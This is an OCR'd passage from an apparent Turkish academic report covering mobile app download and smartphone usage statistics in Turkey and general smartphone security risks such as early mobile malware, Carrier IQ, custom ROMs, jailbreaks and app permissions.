
Bu durum ilk bakışta basit gibi görünebilir, ancak uygulama sahipleri bunu sıklıkla göz ardı edebilmektedir. Dünyanın en iyi uygulamasına sahip olsanız bile, eğer kimse indirmiyorsa, hiçbir kazanç elde edemezsiniz. Bu yüzden, kullanıcıların uygulamanızı indirmesini sağlamadan önce, gerekli araştırmaları yapmak için zaman ayırmanız önemlidir. Başlamanız için, 2021'in en önemli mobil uygulama indirme istatistiklerini Şekil 2.2. ve Şekil 2.3.'d gösterilmektedir (Buildfire, 2024).

Şekil1 2.2. Mobil Uygulama İndirme İstatistikleri



Kaynak: Istechsoft,2023.

Şekil1 2.3. Ücretli ve Ücretsiz Uygulama İndirme




Kaynak: Istechsoft,2023.

2.2 Mobil Cihazlara ve İletişime Ait Veriler

Mobil haberleşme kısa bir süre önce ortaya çıkmış olsa da bugün elektronik haberleşmenin en önemli bileşenlerinden biri konumuna ulaşmıştır. Son dönemde yapılan bir incelemeye göre 2017 yılının sonunda sektörde bulunan mevcut cihaz sayısının yaklaşık iki katı kadar akıllı telefon ve tablet olacağı öngörülmektedir. Bu durum, kişisel bilgisayarların hem oransal hem de sayısal olarak azalmasına yol açacaktır. Bu öngörüler ışığında, dünya genelindeki kullanıcıların büyük bir kısmının yakın gelecekte internete bağlanmak için tabletler ve akıllı telefonlar kullanacağı öne sürülmektedir (Atalay,2014).

Mobil telefon satışlarındaki yaklaşık 9 katlık artış sonucunda, akıllı telefonların mobil telefonların %55'ini oluşturduğu görülmektedir (Tech Data,2024). Dünya genelinde akıllı mobil telefonların piyasa değeri süratle artarken, Türkiye'de bu artış oranları daha üst düzeylere yükselmektedir. Ülkemizdeki mobil telefon satışlarına dair veriler Şekil 2.4.'de yer almaktadır. 2013 yılında, önceki yıla kıyasla toplam cihaz satışları %1 artışla 12 milyona çıkmıştır. 2013 yılında Türkiye'de gerçekleştirilen toplam satışların %74'ünü akıllı telefonlar oluşturdu. Bu yılda, Türkiye'de 8,8 milyon akıllı telefon satıldı. Ayrıca, 2013'teki akıllı telefon satışları, bir önceki yıl olan 2012'ye göre artış göstermektedir.


Şekil1 2.4. Türkiye Mobil Cihaz Satış Oranları



Kaynak: Tech Data, 2024.

Dünya genelindeki ve Türkiye'deki satış verileri incelendiğinde, kullanıcıların tercihlerinin giderek akıllı telefonlardan yana olduğu net bir şekilde görülmektedir. Bu eğilim, geleneksel mobil telefonların hızla akıllı telefonlarla değiştirildiğini göstermektedir. Özellikle Türkiye'de, mobil abone sayısındaki artışın, akıllı telefon kullanımındaki artışa kıyasla oldukça düşük olduğu gözlemlenmektedir. Şekil 2.5.'de görüldüğü gibi, mobil kullanıcı sayısındaki artış sınırlı seviyelerde kalırken, akıllı telefonların kullanımı belirgin bir şekilde artış göstermektedir. Bu veriler, Türkiye'de kullanıcıların hızla akıllı telefonlara yöneldiğini açıkça ortaya koymaktadır (BTK, 2023).


Şekil1 2.5. Toplam Mobil Abone Sayısı



Kaynak: BTK, 2023.

Mobil kullanıcı sayısında belirgin bir artış gözlemlenmemesine rağmen, akıllı telefon ve 4G kullanımında önemli bir artış yaşanmaktadır. Bu veriler, Türkiye'de internet kullanımının hızla kişisel bilgisayarlardan akıllı telefonlara kaydığını Şekil 2.6.'da ortaya koymaktadır.

Şekil1 2.6. Aktif 4.5G Mobil Abone ve Uyumlu Cihaz Sayısı




Kaynak: BTK, 2023.

2021 yılına kıyasla, akıllı telefonlardan internet kullanıcı sayısı 2023 yılında dört katından fazla bir artış göstermiştir. Kullanıcı sayısındaki bu artışa ek olarak, yeni teknolojilerin ilerlemesi ve mobil bağlantı hızlarının yükselmesiyle birlikte, mobil internet trafiğinin kullanımında da hızlı bir artış yaşanmaktadır.

2022 yılının son çeyreğinde mobil internet kullanımı 21.590 TByte iken, 2023 yılının son çeyreğinde bu miktar iki katına çıkarak 43.686 TByte'a yükselmiştir (BTK). Mobil internet kullanımındaki bu iki katlık artış, akıllı telefonların ne kadar yaygın şekilde kullanıldığını en belirgin şekilde ortaya koymaktadır.

Şekil 2.7.'de OECD ülkelerinde mobil internet kullanım oranlarının Türkiye'ye göre daha yüksek olduğu gözlemlenmektedir. Türkiye'nin gelişmekte olan bir ülke olmasından dolayı, gelecekte mobil internet kullanıcı sayısının artacağı ve bu alanda büyük bir gelişim potansiyeline sahip olduğumuz sonucuna ulaşılabilmektedir. Bankacılık hizmetlerinden iletişime, haber takibinden sosyal medya kullanımına kadar pek çok alanda akıllı telefonların daha yaygın şekilde kullanılacağı tahmin edilmektedir (BTK, 2023).

Şekil1 2.7. OECD Ülkelerinde Sabit ve Mobil Geniş Bant İnternet



Kaynak: BTK, 2023


2.3 Akıllı Telefonlarda Karşılaşılan Güvenlik Tehditleri

Mobil iletişimin ve akıllı telefonların artan popülaritesi kullanıcıların günlük işlerini bu cihazlar üzerinden gerçekleştirmeye başlaması, kötü niyetli yazılım geliştiricilerinin ilgisini mobil dünyaya yönlendirmiştir, tıpkı kişisel bilgisayarlarda olduğu gibi.

Akıllı telefonlar kullanıcıların hayatına girmeden önce de mobil telefonlarda güvenlik riskleri ve zararlı yazılımlar mevcut olmuştur. 2004 yılında keşfedilen SYMBOS_CABIR adlı kötücül yazılım, mobil zararlı yazılımların öncüsü olarak kabul edilmektedir (Mobile Malware,2023).

Şekil 2.8.'de gösterildiği gibi, başlangıçta Symbian işletim sistemine yönelik zararlı yazılımlar ortaya çıkmıştır. Ancak, iOS ve sonrasında Android işletim sistemli telefonların piyasada yaygınlaşmasıyla birlikte, bu mobil işletim sistemlerine yönelik zararlı yazılımlarda da bir artış gözlemlenmiştir.

Şekil1 2.8. Mobil Kötücül Yazılımların Gelişimi




Kaynak: Mobile Malware, 2023.

Eski telefonların sınırlı kapasiteleri nedeniyle, bu cihazlardaki zararlı yazılımların etkileri ve yayılma yöntemleri de daha sınırlı kalmıştır. Ancak, akıllı telefonların yaygınlaşması ve bu telefonlardaki işletim sistemleri ile donanım özelliklerinin hızla gelişmesiyle birlikte, bu alandaki zararlı yazılımlar da daha karmaşık ve yaygın hale gelmiştir. Akıllı telefonların neredeyse kişisel bilgisayar düzeyinde performans ve yetenekler sunması, bu cihazlardaki yazılımların da aynı derecede gelişmesini kaçınılmaz kılmaktadır (TrendMicro, 2023).

Şekil 2.9.'da 2023 yılı içerisinde mobil zararlı yazılımların artışı görülmektedir. 2023 yılı ilk çeyreğinde 509.000 civarında saptanan mobil zararlı yazılımların sayısı, yıl sonu itibariyle neredeyse 3 katına çıkarak 1,4 milyon sayısına ulaşmıştır. Bu sayının içerisinde kullanıcılara istekleri dışında reklam sunan uygulamalar olduğu gibi, kullanıcı bilgilerini sunucularına veya kullanıcıdan habersiz başka noktalara gönderen yazılımlar da bulunmaktadır (TrendMicro, 2023).

Şekil1 2.9. 2023 Yılı Zararlı Yazılım İstatistikleri



Kaynak: TrendMicro, 2023.

Zararlı yazılımların bir yıl gibi kısa bir süre içinde üç katına çıktığı göz önüne alındığında, akıllı telefonlardaki güvenlik risklerinin ne kadar ciddi bir seviyede olduğu anlaşılmaktadır. Akıllı telefonlardaki riskler şu şekilde sınıflandırılabilir:

- İşletim sistemi kaynaklı riskler,
- Uygulama izinleriyle ilgili riskler,
- Casus Yazılımlardan Doğan Riskler.

Aşağıda, bu sınıflandırma kapsamında belirtilen risk türleri hakkında daha ayrıntılı açıklamalara yer verilmektedir.

2.3.1 İşletim Sistemi Kaynaklı Riskler

Akıllı telefonlardaki risklerin başında mobil işletim sistemlerinden kaynaklanan sorunlar yer almaktadır. Kullanıcıların bu tür risklere karşı alabileceği önlemler oldukça sınırlıdır ve her cihazda işletim sistemi bulunduğundan, etkilenen kullanıcı sayısı oldukça geniş bir kapsamda olmaktadır.

Bu risk grubuna bir örnek olarak Carrier IQ yazılımı gösterilebilir. Carrier IQ, orijinal olarak bir mobil analiz şirketi olan Carrier IQ, Inc. tarafından geliştirilen bir tür diagnostik yazılımıdır. Bu yazılımın temel amacı, mobil operatörlerin (carrier) ve cihaz üreticilerinin, mobil cihazların performansını ve ağ bağlantısını izlemesine yardımcı olmaktı. Yani, amaçlanan kullanım şekli, ağ sorunlarını teşhis etmek, müşteri deneyimini iyileştirmek ve cihaz performansını optimize etmekti.

iOS, Android, Blackberry ve Symbian işletim sistemlerine sahip telefonlarda önceden yüklenmiş olarak bulunan bu yazılımın, kullanıcı verilerini kendi veri merkezine gönderdiği bilinmektedir. Carrier IQ şirketi, internet sitesinde, "milyonlarca cihazı destekleyen gömülü analiz yazılımı sunan firma" ve "mobil üreticilere eşsiz müşteri anlayışı sağlıyoruz" şeklinde tanıtım yapmaktadır (gizmoda.com). Şirketin bu tanıtımında yer alan ifadeler, kullanıcı bilgilerini kendi onayları olmadan, üreticiler de dahil olmak üzere farklı merkezlere aktardığını açıkça ortaya koymaktadır (Usom_Trcert, 2014).

Android, Blackberry ve Symbian işletim sistemine sahip telefonlarda önceden yüklenmiş ve aktif olarak çalışan Carrier IQ uygulaması, iOS cihazlarda sürekli olarak arka planda çalışır durumda bulunmaktadır. Ancak, bu uygulamanın topladığı teşhis (diagnostic) verilerinin Apple'a gönderilip gönderilmeyeceği kullanıcı kontrolündedir. "Tanılama ve Kullanım" (Diagnostic & Usage) menüsündeki ilgili ayar, fabrika çıkışı itibarıyla veri gönderme işlevini devre dışı bırakılmış şekilde gelmektdir. Dolayısıyla, uygulama her zaman aktif olmasına rağmen, veri paylaşımı özelliği varsayılan olarak kapalıdır ve kullanıcılar tarafından arzu edildiği takdirde etkinleştirilebilmektedir. Carrier IQ uygulaması, telefonun en temel seviyesinde gömülü olarak bulunmaktadır, bu nedenle kullanıcı bu uygulamanın varlığından ve çalıştığından haberdar olamamaktadır. Ayrıca, uygulamanın çalıştığını belirten herhangi bir uyarı da kullanıcılara gösterilmemektedir. Kullanıcının bu uygulamayı bulup kaldırması da mümkün değildir (Usom_Trcert, 2014).

Önceden yüklenmiş ve telefondan kaldırılamayan bu uygulamanın çalışma prensibi şu şekildedir: Uygulama, kullanıcı ve telefondaki diğer uygulamalar arasında bir köprü görevi görür. Bu nedenle, güvenlik önlemleri ne kadar sıkı olursa olsun, uygulama

kullanıcı tarafından yapılan tüm işlemleri izleyip kaydedebilir. Kullanıcının konumundan, internet tarayıcısında ziyaret ettiği web sitelerine kadar, uygulama içindeki şifrelerden paylaşılan mesajların içeriğine kadar tüm bilgiler bu uygulama tarafından toplanabilmektedir. Carrier IQ firması bu iddiaları reddetse de işletim sistemi bazında yapılan kayıtlar, kullanıcı verilerinin Carrier IQ'ya ait özel bir kod ile saklandığını göstermektedir. SSL gibi güvenli protokollerle oluşturulan bağlantılardaki trafik ve bu trafiğin içeriği bile uygulama tarafından açıkça izlenebilmektedir.

iOS İşletim Sistemi ve Carrier IQ İlişkisi:

Apple, 2011'de yapılan incelemelerde Carrier IQ benzeri bir tanılama aracının iOS'ta sınırlı bir şekilde kullanıldığını kabul etti. Ancak Apple, bu verilerin şifrelendiğini, kişisel bilgi içermediğini ve yalnızca anonim istatistikler için kullanıldığını vurguladı. Ayrıca, kullanıcıların Tanılamalar ve Kullanım Verileri (Diagnostic & Usage) gönderimini ayarlardan devre dışı bırakabildiğini belirtti. iOS'un sonraki sürümlerinde, Apple bu tür veri toplama süreçlerini daha şeffaf hale getirdi ve kullanıcı kontrolünü artırdı. Günümüzde iOS, Carrier IQ gibi araçlara karşı katı gizlilik politikalarıyla öne çıkar ve benzer işlevler için kullanıcı onayı şartı koşmaktadır.


İşletim sisteminden kaynaklanan diğer bir risk ise, değiştirilmiş işletim sistemlerinin kullanılmasıdır. Android cihazlarda bu tür özelleştirilmiş yazılımlar "Custom ROM" olarak adlandırılırken, iOS cihazlarda "Jailbreak" terimi kullanılmaktadır.

Custom ROM ve Jailbreak gibi, içeriği kullanıcılar tarafından değiştirilmiş işletim sistemlerinde, yazılımın nasıl çalışacağı tamamen bu değişiklikleri yapan kişilerin kontrolündedir. Google veya Apple tarafından geliştirilen resmi Android ve iOS işletim sistemleri yerine, dünyanın herhangi bir yerindeki bir yazılımcı tarafından, tamamen kendi tercihine göre tasarlanıp geliştirilen bir işletim sistemi kullanmanın büyük riskler taşıdığı açıktır (Usom_Trcert, 2014).

Şekil 2.10.'de, Android Custom ROM'lar arasında en popüler olan CyanogenMod'un istatistikleri, Şekil 2.11.'de ise Jailbreak kullanım oranları gösterilmektedir. Bu grafiklerden, milyonlarca kullanıcının akıllı telefonlarının işletim sistemlerinin


kontrolünü cihazın asıl üreticileri yerine tamamen başka kişilerin ellerine bıraktığı anlaşılmaktadır.

Şekil1 2.10. CyanogenMod ROM Yükleme İstatistikleri



Kaynak: CyanogenMod Statistics,2024

Şekil1 2.11. Jailbreak Yükleme İstatistikleri



Kaynak: CyanogenMod Statistics, 2024.

2.3.2 Uygulama İzinlerinden Kaynaklanan Riskler

Akıllı telefonlardaki risklerden biri de yüklenen uygulamalardan kaynaklanan risklerdir. Bu tür risklerde, uygulamalar işlevlerini yerine getirirken, aynı zamanda uygulamanın erişim alanının ötesinde kullanıcı bilgilerini de toplar. Örneğin, bir kelime oyunu telefonda çalışırken, rehber bilgilerini veya girilen internet adreslerini toplayarak kendi veri merkezine yollayabilmektedir (Usom_Trcert, 2014).

